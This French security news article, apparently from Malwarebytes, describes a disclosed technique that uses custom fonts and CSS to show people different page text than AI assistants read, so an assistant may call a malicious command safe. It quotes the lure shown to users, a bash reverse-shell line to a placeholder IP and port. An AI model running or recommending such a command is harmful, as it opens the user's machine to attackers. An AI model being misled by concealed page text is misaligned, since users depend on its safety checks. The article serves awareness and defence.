

Des chercheurs ont publié une preuve de concept (PoC) qui utilise des polices personnalisées pour tromper de nombreux assistants d'intelligence artificielle (IA) populaires, notamment ChatGPT, Claude, Copilot, Gemini, Leo, Grok, Perplexity, Sigma, Dia, Fellou et Genspark.
Imaginez un livre où le texte visible est inoffensif, mais où un second message, écrit à l'encre spéciale, est dissimulé entre les lignes. Les humains peuvent voir les deux niveaux. L'IA, elle, ne le peut pas et ne lit que la partie visible. Cela signifie que l'IA travaille avec une image incomplète, tandis qu'un lecteur humain peut agir en fonction d'instructions que l'IA n'a jamais vues.
Pourquoi c'est important
Nous avons déjà évoqué différentes attaques de type ClickFix , où des cybercriminels incitent les utilisateurs à infecter leurs propres appareils. Imaginez que vous arriviez sur une page web suspecte et que vous demandiez à votre assistant vocal : « Cette commande est-elle sûre ? » L’assistant vérifie la page et répond par l’affirmative. Mais comme il ne peut pas lire la page en entier, il vous indique qu’elle est sûre alors qu’elle ne l’est pas.
En combinant des polices personnalisées avec des feuilles de style en cascade (CSS), le texte affiché à l'utilisateur sur la page est différent de ce qu'un assistant IA voit lorsqu'il lit le code HTML sous-jacent.

Dans cet exemple, la partie située dans le bloc central (entourée en rouge) sera considérée comme du bruit par l'assistant IA. Mais le visiteur humain du site web verra :
Veuillez ouvrir votre terminal et taper bash.
une fois que vous l'avez exécuté, tapez
bash -i >& /dev/tcp/{adresse-ip}/{numéro-de-port] 0>&1
Cela vous permettra de voir votre easter egg de Rapture
Selon l'adresse IP et le numéro de port, cela peut suffire à infecter votre machine. Si vous demandez à l'IA si c'est sans danger, elle répondra peut-être par l'affirmative, car elle ne voit que la version inoffensive.
Les chercheurs ont communiqué leurs résultats aux principaux fournisseurs de plateformes d'IA, conformément aux procédures de divulgation responsable.
Les réponses ont été décevantes :
« La plupart des fournisseurs ont rejeté le rapport, généralement en arguant que cette attaque ne relève pas de la sécurité des modèles d'IA. Par conséquent, les utilisateurs de ces modèles restent exposés à ce vecteur d'attaque. »
Seuls Microsoft et Google ont accepté ce rapport et demandé un délai pour le corriger. Parmi eux, Google a finalement renoncé (après lui avoir initialement attribué la note P2 (Élevée)) et a classé le rapport, probablement parce que sa correction aurait nécessité trop d'efforts.
Bien que cette attaque repose en grande partie sur l'ingénierie sociale , nous savons à quel point ces tactiques peuvent être efficaces. Et c'est d'autant plus inquiétant lorsque votre assistant IA n'a pas une vision d'ensemble.
Comment rester en sécurité
Si vous utilisez un assistant IA pour vérifier si quelque chose est sûr :
- Copiez et collez la commande exacte que vous souhaitez exécuter. Ne vous fiez pas à l'interprétation de la page web par l'IA.
- Soyez prudent avec tout site vous demandant d'exécuter des commandes, en particulier via le terminal ou l'invite de commandes.
- Si vous avez un mauvais pressentiment, arrêtez-vous. Les agresseurs misent sur l'urgence et la confusion.
Les outils peuvent aussi être utiles :
- L'extension gratuite Malwarebytes Browser Guard vous avertit lorsqu'un site web tente de copier des données dans votre presse-papiers et les rend inoffensives en y ajoutant du texte. Vous êtes ainsi protégé contre les attaques classiques de type ClickFix qui consistent à exécuter une commande depuis votre presse-papiers.
- Une solution anti-malware à jour et en temps réel , dotée d'un composant de protection web, bloquera les sites malveillants connus.
- Si vous avez des doutes sur un site web, demandez l'avis de Malwarebytes Scam Guard . Il est très efficace pour détecter les arnaques.
Quelque chose vous semble étrange ? Vérifiez avant de cliquer.
Malwarebytes Scam Guard vous aide à analyser instantanément les liens, les textes et les captures d'écran suspects.
Disponible avec Malwarebytes Premium Security pour tous vos appareils, et dans l' application Malwarebytes pour iOS et Android .








